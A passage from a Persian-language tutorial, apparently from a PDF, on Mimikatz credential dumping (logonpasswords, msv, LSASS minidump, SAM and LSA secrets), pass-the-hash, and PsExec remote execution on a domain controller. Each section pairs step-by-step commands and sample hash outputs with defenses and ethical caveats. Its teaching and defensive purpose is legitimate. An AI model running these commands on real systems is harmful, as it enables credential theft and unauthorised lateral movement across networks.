- این دستور تکنیک های Kerberos Ticket ذخیره شده در حافظه LSASS را نمایش می‌دهد.

3. استخراج توکن های دسترسی:

`sekurlsa::tokens`

- این دستور توکن های دسترسی جاری را نمایش می‌دهد.

4. استخراج کلیدهای رمزگاری:

`sekurlsa::ekeys`

- این دستور کلیدهای رمزگاری مرتبط با LSASS را استخراج می‌کند.

5. نمایش اطلاعات لاغین:

`sekurlsa::logonlist`

- این دستور لیستی از session های فعال و اطلاعات مربوط به آنها را نمایش می‌دهد.

6. پاک کردن Credential ها:

`sekurlsa::purge`

- این دستور credential های ذخیره شده در حافظه LSASS را پاک می‌کند.

: sekurlsa:: نحوه استفاده از

1. اجرای Mimikatz:

- ابتدا Mimikatz را با دسترسی Administrator اجرا کنید.

۲. فعالسازی دسترسی Debug در صورت نیاز:

- اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

```
privilege::debug
```

```
mimikatz # privilege::debug  
Privilege '20' OK
```

۳. ارتقای توکن دسترسی در صورت نیاز:

- اگر نیاز به دسترسی SYSTEM دارد، از دستور زیر استفاده کنید:

```
token::elevate
```

۴. اجرای دستورات :sekurlsa::

- دستور مورد نظر را وارد کنید، مثلاً:

```
sekurlsa::logonpasswords
```

مثال کامل

```
mimikatz # privilege::debug
```

```
Privilege '20' OK
```

```
mimikatz # token::elevate
```

```
Token Id : 0
```

```
User name :
```

```
SID name : NT AUTHORITY\SYSTEM
```

```
mimikatz # sekurlsa::logonpasswords
```

```
[...]
```

```
Authentication Id : 0 ; 123456 (00000000:0001e240)
```

```
Session : Interactive from 1
```

```
User Name : Administrator
```

```
Domain : DOMAIN
```

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

[...]

راههای دفاع در برابر **sekurlsa::**

1. فعال کردن LSA Protection :

- با فعال سازی **LSA Protection**، از دسترسی غیر مجاز به LSASS جلوگیری کنید.

2. محدود کردن دسترسی Debug :

- دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.

3. مانیتورینگ و لاغ گیری:

- فعالیت های غیر عادی مرتبط با LSASS را نظارت کنید.

- از ابزارهای امنیتی مانند **EDR** (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.

4. به روز رسانی سیستم عامل:

- آخرین وصله های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند **sekurlsa::** باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

دستور `sekurlsa::msv`

دستور `sekurlsa::msv` در Mimikatz برای استخراج اطلاعات احراز هویت (Authentication Data) از بخش LSASS (Local Security Authority Subsystem) در حافظه پروسس MSV (Microsoft Authentication Package) استفاده می‌شود. این بخش حاوی اطلاعاتی مانند نام کاربری، دامنه، هش‌های NTLM و SHA1 است که برای احراز هویت کاربران استفاده می‌شوند.

اطلاعات استخراج شده توسط `sekurlsa::msv`

- نام کاربری (Username)
- دامنه (Domain)
- NTLM هش
- SHA1 هش
- برچسب زمانی (Timestamp) مربوط به آخرین لاگین.

نحوه استفاده از `sekurlsa::msv`

1. اجرای : Mimikatz
- ابتدا Mimikatz را با دسترسی Administrator اجرا کنید.
2. فعال‌سازی دسترسی Debug در صورت نیاز:
- اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

`privilege::debug`

3. ارتقای توکن دسترسی در صورت نیاز:
- اگر نیاز به دسترسی SYSTEM دارد، از دستور زیر استفاده کنید:

`token::elevate`

4. اجرای دستور `sekurlsa::msv`:
- دستور زیر را وارد کنید:

`sekurlsa::msv`

مثال خروجی

```
mimikatz # sekurlsa::msv
```

[...]

Authentication Id : 0 ; 123456 (00000000:0001e240)

Session : Interactive from 1

User Name : Administrator

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

[...]

توضیح خروجی

- Authentication Id : شناسه منحصر به فرد برای session احراز هویت.
- Session : نوع session مثلًا Remote یا Interactive.
- User Name : نام کاربری.
- Domain : دامنه مربوط به کاربر.
- Logon Server : سرور لگین.
- Logon Time : زمان آخرین لگین.
- SID : شناسه امنیتی (Security Identifier) کاربر.
- Msv : اطلاعات مربوط به بسته احراز هویت MSV
 - Username : نام کاربری.
 - Domain : دامنه.
 - NTLM : هش

SHA1 : هش

کاربردهای sekurlsa::msv

- تست نفوذ : برای شناسایی credential های ذخیره شده در سیستم.
- حرکت جانبی در شبکه : استفاده از هش های SHA1 یا NTLM برای دسترسی به سیستم های دیگر.
- بررسی امنیتی : ارزیابی آسیب پذیری های سیستم در برابر حملات credential dumping .

راه های دفاع در برابر sekurlsa::msv

1. فعال کردن LSA Protection :
 - با فعال سازی LSA Protection. از دسترسی غیر مجاز به LSASS جلوگیری کنید.
2. محدود کردن دسترسی Debug :
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
3. مانیتورینگ و لاغ گیری:
 - فعالیت های غیر عادی مرتبط با LSASS را نظارت کنید.
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
4. به روز رسانی سیستم عامل:
 - آخرین پچ های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند sekurlsa::msv باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

[pass admin and domain and hash]

sekurlsa::logonpasswords

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 362986 (00000000:000589ea)
Session           : Interactive from 1
User Name         : Administrator
Domain            : VCLAB-PC
Logon Server      : VCLAB-PC
Logon Time        : 3/12/2025 4:29:29 PM
SID               : S-1-5-21-3311865691-203533285-3916444207-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : VCLAB-PC
* NTLM     : aa3d32cb7efd83de34ca1847a5550b48
* SHA1     : 0f26f99a59388ddec08ac23d017f4b900b62e9b4

tspkg :
wdigest :
* Username : Administrator
* Domain   : VCLAB-PC
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : VCLAB-PC
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 76433 (00000000:00012a91)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/12/2025 4:29:02 PM
SID               : S-1-5-90-0-1

msv :
[00000003] Primary
```

دستور `sekurlsa::logonpasswords` یکی از معروف‌ترین و پرکاربردترین دستورات در ابزار Mimikatz است. این دستور برای استخراج اطلاعات احراز هویت (Authentication Data) از حافظه پروسس LSASS (Local Security Authority Subsystem Service) استفاده می‌شود. یک پروسس حیاتی در سیستم‌عامل ویندوز است که مسئول مدیریت امنیت و احراز هویت کاربران است و حاوی اطلاعات حساسی مانند **Credential** ها (اعتبارنامه‌ها) است.

اطلاعات استخراج شده توسط `sekurlsa::logonpasswords`

این دستور اطلاعات زیر را از حافظه LSASS استخراج می‌کند:

- .1 نام کاربری (Username)
- .2 دامنه (Domain)
- .3 رمز عبور - (Password) در صورت وجود به صورت متن ساده.
- .4 NTLM هش

- . SHA1 هش . 5
- . برجسب زمانی (Timestamp) مربوط به آخرین لگین . 6

نحوه استفاده از **sekurlsa::logonpasswords**

- : Mimikatz اجرای 1.
- ابتدا Mimikatz را با دسترسی **Administrator** اجرا کنید.
2. فعالسازی دسترسی **Debug** در صورت نیاز:
 - اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

privilege::debug

3. ارتقای توکن دسترسی در صورت نیاز:
 - اگر نیاز به دسترسی **SYSTEM** دارید، از دستور زیر استفاده کنید:

token::elevate

- : **sekurlsa::logonpasswords** اجرای دستور 4.
- دستور زیر را وارد کنید:

sekurlsa::logonpasswords

مثال خروجی

```
mimikatz # sekurlsa::logonpasswords
```

```
[...]
```

```
Authentication Id : 0 ; 123456 (00000000:0001e240)
```

```
Session : Interactive from 1
```

```
User Name : Administrator
```

```
Domain : DOMAIN
```

```
Logon Server : DC
```

```
Logon Time : 10/10/2023 12:34:56 PM
```

```
SID : S-1-5-21-123456789-1234567890-123456789-500
```

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

tspkg :

wdigest :

* Username : Administrator

* Domain : DOMAIN

* Password : P@ssw0rd

kerberos :

* Username : Administrator

* Domain : DOMAIN

* Password : (null)

[...]

توضیح خروجی

- **Authentication Id** : شناسه منحصر به فرد برای session احرار هویت.
- **Session** : نوع session مثلًاً Remote یا Interactive.
- **User Name** : نام کاربری.
- **Domain** : دامنه مربوط به کاربر.
- **Logon Server** : سرور لاجین.
- **Logon Time** : زمان آخرین لاجین.
- **SID** : شناسه امنیتی (Security Identifier) کاربر.
- **Msv** : اطلاعات مربوط به بسته احرار هویت MSV.
- **Username** : نام کاربری.
- **Domain** : دامنه.

- . NTLM : هش **NTLM**
- . SHA1 : هش **SHA1**
- . اطلاعات مربوط به بسته احراز هویت **Tspkg** •
- . اطلاعات مربوط به بسته احراز هویت **WDigest** •
- . رمز عبور به صورت متن ساده در صورت فعال بودن **WDigest** ◦
- . اطلاعات مربوط به پروتکل **Kerberos** •

کاربردهای sekurlsa::logonpasswords

1. تست نفوذ : برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه : استفاده از هش های NTLM یا SHA1 برای دسترسی به سیستم های دیگر.
3. بررسی امنیتی : ارزیابی آسیب پذیری های سیستم در برابر حملات credential dumping.

راههای دفاع در برابر sekurlsa::logonpasswords

1. فعال کردن **LSA Protection** :
 - با فعال سازی **LSA Protection**، از دسترسی غیر مجاز به LSASS جلوگیری کنید.
2. غیرفعال کردن **WDigest** :
 - با غیرفعال کردن **WDigest**، از ذخیره سازی رمزهای عبور به صورت متن ساده در حافظه جلوگیری کنید.
 - از دستور زیر در Registry استفاده کنید:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

UseLogonCredential = 0

3. محدود کردن دسترسی **Debug** :
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
4. مانیتورینگ و لاغ گیری:
 - فعالیت های غیرعادی مرتبط با LSASS را نظارت کنید.
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.

5. بهروزرسانی سیستم عامل:

- آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌های شناخته‌شده جلوگیری شود.

`psexec.exe \\nameDC`

استفاده از `psexec.exe` برای دسترسی به سیستم‌های راه دور

یک ابزار قدرتمند از مجموعه **Sysinternals** است که به شما امکان می‌دهد دستورات را روی یک سیستم راه دور اجرا کنید. این ابزار معمولاً برای مدیریت سیستم‌ها در شبکه‌های بزرگ استفاده می‌شود، اما می‌تواند توسط مهاجمان نیز برای دسترسی غیرمجاز به سیستم‌ها مورد استفاده قرار گیرد.

دستور `psexec.exe \\nameDC`

این دستور برای اجرای دستورات روی یک سیستم راه دور معمولاً یک کنترل کننده دامنه یا DC استفاده می‌شود. در این دستور:

• `\nameDC`: نام یا آدرس IP سیستم راه دور (مثلاً یک کنترل کننده دامنه).

نحوه استفاده از `psexec.exe`

1. دانلود و اجرای PsExec :

- ابزار را از وب‌سایت Sysinternals دانلود کنید.

- آن را در یک ترمینال با دسترسی **Administrator** اجرا کنید.

2. اجرای دستور روی سیستم راه دور:

- برای اجرای یک دستور روی سیستم راه دور، از دستور زیر استفاده کنید:

`psexec.exe \\nameDC <command>`

- مثال:

`psexec.exe \\DC01 cmd.exe`

این دستور یک پنجره Command Prompt روی سیستم DC01 باز می‌کند.

3. استفاده از Credential ها:

- اگر نیاز به احراز هویت دارید، از سوئیچ‌های (`u-` نام کاربری) و (`p-` رمز عبور) استفاده کنید:

```
psexec.exe \\nameDC -u DOMAIN\Username -p Password <command>
```

- مثال:

```
psexec.exe \\DC01 -u DOMAIN\Administrator -p P@ssw0rd cmd.exe
```

4. اجرای دستورات به صورت پس زمینه:

- اگر می خواهید دستور بدون باز کردن پنجره‌ای اجرا شود، از سوئیچ -d استفاده کنید:

```
psexec.exe \\nameDC -d <command>
```

مثال‌های کاربردی

1. اجرای یک اسکریپت روی سیستم راه دور:

```
psexec.exe \\DC01 -u DOMAIN\Admin -p P@ssw0rd powershell.exe -File C:\Scripts\script.ps1
```

2. بررسی سرویس‌های در حال اجرا روی سیستم راه دور:

```
psexec.exe \\DC01 tasklist
```

3. راه اندازی مجدد سیستم راه دور:

```
psexec.exe \\DC01 shutdown /r /t 0
```

خطرات و کاربردهای مخرب

- دسترسی غیرمجاز: مهاجمان می‌توانند از PsExec برای دسترسی به سیستم‌های راه دور و اجرای دستورات مخرب استفاده کنند.
- حرکت جانبی در شبکه: پس از دسترسی به یک سیستم، مهاجمان می‌توانند از PsExec برای گسترش دسترسی خود در شبکه استفاده کنند.
- اجرای بدافزار: می‌تواند برای اجرای بدافزار یا اسکریپت‌های مخرب روی سیستم‌های راه دور استفاده شود.

راههای دفاع در برابر سوءاستفاده از PsExec

- 1. محدود کردن دسترسی به PsExec:
 - استفاده از PsExec را تنها به کاربران مورد اعتماد محدود کنید.
 - از برای محدود کردن دسترسی به ابزارهای Sysinternals Group Policy استفاده کنید.

2. مانیتورینگ و لاغ‌گیری:

- فعالیت‌های غیرعادی مرتبط با PsExec را نظارت کنید.
- از ابزارهای امنیتی مانند **SIEM** یا **EDR** برای شناسایی حملات استفاده کنید.

3. فعالسازی احراز هویت قوی:

- از رمزهای عبور قوی و احراز هویت دو مرحله‌ای FA2 استفاده کنید.

4. بهروزرسانی سیستم‌عامل و نرم‌افزارها:

- آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌ها جلوگیری شود.

5. غیرفعال کردن دسترسی از راه دور:

- اگر نیازی به دسترسی از راه دور نیست، آن را غیرفعال کنید.

لینک دانلود ابزارهای **Sysinternals**

• وبسایت رسمی : [Sysinternals](https://learn.microsoft.com/en-us/sysinternals/)

<https://learn.microsoft.com/en-us/sysinternals/>

• صفحه دانلود مستقیم : <https://learn.microsoft.com/en-us/sysinternals/downloads/>

نکته اخلاقی

استفاده از PsExec باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزار می‌تواند هم برای اهداف مدیریتی و هم برای اهداف مخرب استفاده شود.

<https://tools.thehacker.recipes/mimikatz/modules/sekurlsa/logonpasswords>

نکاتی از لینک بالا :

1. دسترسی **Administrator** : برای اجرای این مأذول، نیاز به دسترسی **Administrator** دارد.

2. فعالسازی **Debug** : قبل از اجرای این مأذول، باید دسترسی Debug را با دستور `privilege::debug` دارید.

3. ارتقای توکن : در برخی موارد، نیاز به ارتقای توکن دسترسی با دستور `token::elevate` دارد.

4. دفاع : برای محافظت در برابر این نوع حملات، می‌توانید از **Credential Guard** و **LSA Protection** و **EDR** استفاده کنید.

OR

`privilege::debug`

`token::elevate`

`sekurlsa::minidump lsass.dmp`

دستور `sekurlsa::minidump lsass.dmp` در Mimikatz برای تحلیل فایل‌های Minidump از پروسس LSASS (Local Security Authority Subsystem Service) استفاده می‌شود. این فایل‌های Minidump معمولاً با ابزارهایی مانند Credential ها (اعتبارنامه‌ها) ایجاد می‌شوند و حاوی اطلاعات حساسی مانند Task Manager یا Procdump هستند.

نحوه استفاده از `sekurlsa::minidump` از

1. ایجاد فایل از Minidump از LSASS:
 - با استفاده از ابزار Procdump یک فایل Minidump از LSASS ایجاد کنید:

`procdump.exe -ma lsass.exe lsass.dmp`

- یا از Task Manager استفاده کنید:

- به تب Details بروید.
- روی پروسس lsass.exe کلیک راست کنید.
- گزینه Create Dump File را انتخاب کنید.

2. اجرای Mimikatz:
 - Mimikatz را با دسترسی Administrator اجرا کنید.
3. بارگذاری فایل Minidump:
 - از دستور زیر برای بارگذاری فایل Minidump استفاده کنید:

`sekurlsa::minidump lsass.dmp`

4. استخراج اطلاعات:

- پس از بارگذاری فایل Minidump ، می‌توانید از دستورات دیگر Mimikatz مانند `sekurlsa::logonpasswords` برای استخراج اطلاعات استفاده کنید:

`sekurlsa::logonpasswords`

مثال کامل

```
mimikatz # sekurlsa::minidump lsass.dmp
```

```
Switch to MINIDUMP : 'lsass.dmp'
```

```
mimikatz # sekurlsa::logonpasswords
```

```
[...]
```

```
Authentication Id : 0 ; 123456 (00000000:0001e240)
```

```
Session : Interactive from 1
```

```
User Name : Administrator
```

```
Domain : DOMAIN
```

```
Logon Server : DC
```

```
Logon Time : 10/10/2023 12:34:56 PM
```

```
SID : S-1-5-21-123456789-1234567890-123456789-500
```

```
msv :
```

```
[00000003] Primary
```

```
* Username : Administrator
```

```
* Domain : DOMAIN
```

```
* NTLM : 1234567890ABCDEF1234567890ABCDEF
```

```
* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678
```

```
[...]
```

کاربردهای sekurlsa::minidump

- . تحلیل آفلاین : امکان تحلیل فایل‌های Minidump بدون نیاز به دسترسی مستقیم به سیستم تارگت.
- . تست نفوذ : استفاده از فایل‌های Minidump برای استخراج Credential ها در تست نفوذ.
- . بررسی امنیتی : ارزیابی آسیب‌پذیری‌های سیستم در برابر حملات Credential Dumping .

راههای دفاع در برابر حملات Minidump

1. فعال کردن LSA Protection:
 - با فعالسازی LSA Protection، از دسترسی غیرمجاز به LSASS جلوگیری کنید.
2. محدود کردن دسترسی Debug:
 - دسترسی Debug را تنها به کاربران مورد اعتماد محدود کنید.
3. مانیتورینگ و لاغ گیری:
 - فعالیتهای غیرعادی مرتبط با LSASS را نظارت کنید.
4. بهروزرسانی سیستم عامل:
 - از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
 - آخرین پچ های امنیتی را نصب کنید تا از سوءاستفاده از آسیب پذیری های شناخته شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند sekurlsa::minidump باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

sekurlsa::logonpasswords

sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<hash>

استفاده از sekurlsa::pth

دستور sekurlsa::pth مخفف Mimikatz (Pass-the-Hash) برای احراز هویت با استفاده از هش NTLM بدون نیاز به رمز عبور واقعی استفاده می شود. این تکنیک به مهاجمان یا پنتسترها اجازه می دهد تا با استفاده از هش NTLM، به سیستم های دیگر در شبکه دسترسی پیدا کنند.

- /user: نام کاربری حساب مورد نظر.
- /domain: دامنه مربوط به حساب کاربری.
- /ntlm: هش NTLM مربوط به حساب کاربری.

نحوه استفاده از `sekurlsa::pth`

1. اجرای Mimikatz : Mimikatz را با دسترسی Administrator اجرا کنید.
2. فعال سازی دسترسی Debug در صورت نیاز:
 - اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

`privilege::debug`

اجرای دستور `sekurlsa::pth`

- دستور زیر را وارد کنید (مقادیر را با اطلاعات خود جایگزین کنید):

`sekurlsa::pth /user:Administrator /domain:DOMAIN /ntlm:1234567890ABCDEF1234567890ABCDEF`

بررسی نتیجه*

- اگر دستور موفقیت‌آمیز باشد، یک پنجره Command Prompt جدید باز می‌شود که در آن می‌توانید دستورات را با دسترسی کاربر تارگت اجرا کنید.

مثال کامل

mimikatz # `privilege::debug`

Privilege '20' OK

mimikatz # `sekurlsa::pth /user:Administrator /domain:DOMAIN /ntlm:1234567890ABCDEF1234567890ABCDEF`

user : Administrator

domain : DOMAIN

program : cmd.exe

impers. : no

NTLM : 1234567890ABCDEF1234567890ABCDEF

| PID 4724

| TID 5488

| LUID 0 ; 123456 (00000000:0001e240)

```
\_ msv1_0 - data copy @ 000001A2B3C4D5E0 : OK !
\_ kerberos - data copy @ 000001A2B3C4D6F0
\_ aes256_hmac    -> null
\_ aes128_hmac    -> null
\_ rc4_hmac_nt     OK
\_ rc4_hmac_old    OK
\_ rc4_md4         OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 000001A2B3C4D700 (32) -> null
```

کاربردهای sekurlsa::pth

1. حرکت جانبی در شبکه : استفاده از هش NTLM برای دسترسی به سیستم‌های دیگر در شبکه.
2. تست نفوذ : ارزیابی آسیب‌پذیری‌های سیستم در برابر حملات Pass-the-Hash.
3. دسترسی به منابع : دسترسی به فایل‌ها، سرویس‌ها و سایر منابع شبکه.

راه‌های دفاع در برابر حملات Pass-the-Hash

1. **فعال کردن LSA Protection**:
 - با فعال‌سازی LSA Protection، از دسترسی غیرمجاز به LSASS جلوگیری کنید.
2. استفاده از رمزهای عبور قوی و منحصر به فرد:
 - از رمزهای عبور پیچیده و متفاوت برای حساب‌های کاربری استفاده کنید.
3. **فعال‌سازی احراز هویت دو مرحله‌ای (FA2)**:
 - لایه امنیتی دوم را برای احراز هویت اضافه کنید.
4. **مانیتورینگ و لاغ‌گیری**:
 - فعالیت‌های غیرعادی مرتبط با احراز هویت را نظارت کنید.
5. **به روزرسانی سیستم‌عامل**:
 - آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌های شناخته‌شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند `sekurlsa::pth` باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می‌توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

`sekurlsa::pth /user:administrator /domain:ntlm: diefjeijfief[hash] /run`

دستور `sekurlsa::pth` مخفف (**Pass-the-Hash**) در Mimikatz برای احراز هویت با استفاده از هش **NTLM** بدون نیاز به رمز عبور واقعی استفاده می‌شود. با افزودن سوئیچ `/run`، می‌توانید به طور خودکار یک دستور مانند `cmd.exe` را پس از احراز هویت اجرا کنید.


. (`cmd.exe`) : دستوری که پس از احراز هویت اجرا می‌شود مثلاً (`/run`)

نحوه استفاده از `sekurlsa::pth`

: `sekurlsa::pth` دستور اجرای دستور

- دستور زیر را وارد کنید (مقادیر را با اطلاعات خود جایگزین کنید):

`sekurlsa::pth /user:Administrator /domain:DOMAIN /ntlm:diefjeijfief /run:cmd.exe`



• بررسی نتیجه:

- اگر دستور موفقیت‌آمیز باشد، یک پنجره Command Prompt جدید باز می‌شود که در آن می‌توانید دستورات را با دسترسی کاربر تارگت اجرا کنید.

مثال کامل

```
mimikatz # privilege::debug
```

```
Privilege '20' OK
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:DOMAIN /ntlm:diefjeijfie /run:cmd.exe
```

```
user : Administrator
```

```
domain : DOMAIN
```

```
program : cmd.exe
```

```
impers. : no
```

```
NTLM : diefjeijfie
```

```
| PID 4724
```

```
| TID 5488
```

```
| LUID 0 ; 123456 (00000000:0001e240)
```

```
\_ msv1_0 - data copy @ 000001A2B3C4D5E0 : OK !
```

```
\_ kerberos - data copy @ 000001A2B3C4D6F0
```

```
\_ aes256_hmac -> null
```

```
\_ aes128_hmac -> null
```

```
\_ rc4_hmac_nt OK
```

```
\_ rc4_hmac_old OK
```

```
\_ rc4_md4 OK
```

```
\_ rc4_hmac_nt_exp OK
```

```
\_ rc4_hmac_old_exp OK
```

```
\_ *Password replace @ 000001A2B3C4D700 (32) -> null
```

کاربردهای `/run \ sekurlsa::pth`

1. اجرای سریع دستورات: پس از احراز هویت، به طور خودکار یک دستور مانند (`cmd.exe` یا `powershell.exe`) اجرا می‌شود.
2. حرکت جانبی در شبکه: استفاده از هش NTLM برای دسترسی به سیستم‌های دیگر در شبکه و اجرای دستورات.
3. تست نفوذ: ارزیابی آسیب‌پذیری‌های سیستم در برابر حملات `Pass-the-Hash`.

OR

`lsadump::sam`

دستور `lsadump::sam` در Mimikatz برای استخراج اطلاعات حساب‌های کاربری از پایگاه داده SAM (Security Account Manager) استفاده می‌شود. پایگاه داده SAM در سیستم‌عامل ویندوز، اطلاعات مربوط به حساب‌های کاربری محلی (مانند نام کاربری و هش‌های رمز عبور) را ذخیره می‌کند.

اطلاعات استخراج شده توسط `lsadump::sam`

- نام کاربری (Username)
- شناسه کاربری (RID - Relative Identifier)
- هش NTLM
- هش LM (در صورت وجود)

نحوه استفاده از `lsadump::sam`

1. اجرای Mimikatz:
 - Mimikatz را با دسترسی **Administrator** اجرا کنید.
2. فعال‌سازی دسترسی **Debug** (در صورت نیاز):
 - اگر دسترسی Debug فعال نشده است، از دستور زیر استفاده کنید:

`privilege::debug`

3. ارتقای توکن دسترسی (در صورت نیاز):
 - اگر نیاز به دسترسی **SYSTEM** دارد، از دستور زیر استفاده کنید:

token::elevate

: lsadump::sam اجرای دستور

- دستور زیر را وارد کنید:

lsadump::sam

مثال خروجی

```
mimikatz # lsadump::sam
Domain : WORKSTATION
SysKey : 1234567890ABCDEF1234567890ABCDEF
Local SID : S-1-5-21-123456789-1234567890-123456789

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 1234567890ABCDEF1234567890ABCDEF

RID : 000001f5 (501)
User : Guest
Hash NTLM: (null)

RID : 000003e9 (1001)
User : User1
Hash NTLM: 0987654321ABCDEF0987654321ABCDEF
```

توضیح خروجی

- Domain : نام دامنه یا سیستم محلی.
- SysKey : کلید سیستم که برای رمزگشایی داده‌های SAM استفاده می‌شود.
- Local SID : شناسه امنیتی (Security Identifier) سیستم محلی.
- RID: شناسه نسبی کاربر (Relative Identifier)
- User : نام کاربری.
- Hash NTLM: هش NTLM مربوط به رمز عبور کاربر.

کاربردهای lsadump::sam

1. تست نفوذ: برای شناسایی credential های ذخیره شده در سیستم.
2. حرکت جانبی در شبکه: استفاده از هش‌های NTLM برای دسترسی به سیستم‌های دیگر.
3. بررسی امنیتی: ارزیابی آسیب‌پذیری‌های سیستم در برابر حملات Credential Dumping.

راههای دفاع در برابر `lsadump::sam`

1. **فعال LSA Protection:**
 - با فعالسازی **LSA Protection**، از دسترسی غیرمجاز به LSASS جلوگیری کنید.
2. **محدود کردن دسترسی Debug:**
 - دسترسی **Debug** را تنها به کاربران مورد اعتماد محدود کنید.
3. **مانیتورینگ و لاغ‌گیری:**
 - فعالیتهای غیرعادی مرتبط با SAM و LSASS را نظارت کنید.
4. **بهروزرسانی سیستم‌عامل:**
 - از ابزارهای امنیتی مانند **EDR** (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.
 - آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌های شناخته‌شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند `lsadump::sam` باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می‌توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

[lsadump:: secrets](#)

دستور `Mimikatz` در استخراج اطلاعات حساس از پایگاه داده **LSA Secrets** استفاده می‌شود. بخشی از سیستم‌عامل ویندوز است که اطلاعات محروم‌انه مانند رمزهای عبور سرویس‌ها، رمزهای عبور ذخیره‌شده در رجیستری و سایر داده‌های امنیتی را ذخیره می‌کند.

اطلاعات استخراج شده توسط `lsadump:: secrets`

- رمزهای عبور سرویس‌ها (Service Account Passwords).
- رمزهای عبور ذخیره‌شده در رجیستری.
- اطلاعات مربوط به حساب‌های کاربری خودکار (Auto-logon Credentials).
- کلیدهای رمزنگاری.

نحوه استفاده از `lsadump::secrets`

1. **اجرای Mimikatz:**
 - Mimikatz را با دسترسی **Administrator** اجرا کنید.

۲. فعالسازی دسترسی **Debug** (در صورت نیاز):

- اگر دسترسی **Debug** فعال نشده است، از دستور زیر استفاده کنید:

privilege::debug

۳. ارتقای توکن دسترسی (در صورت نیاز):

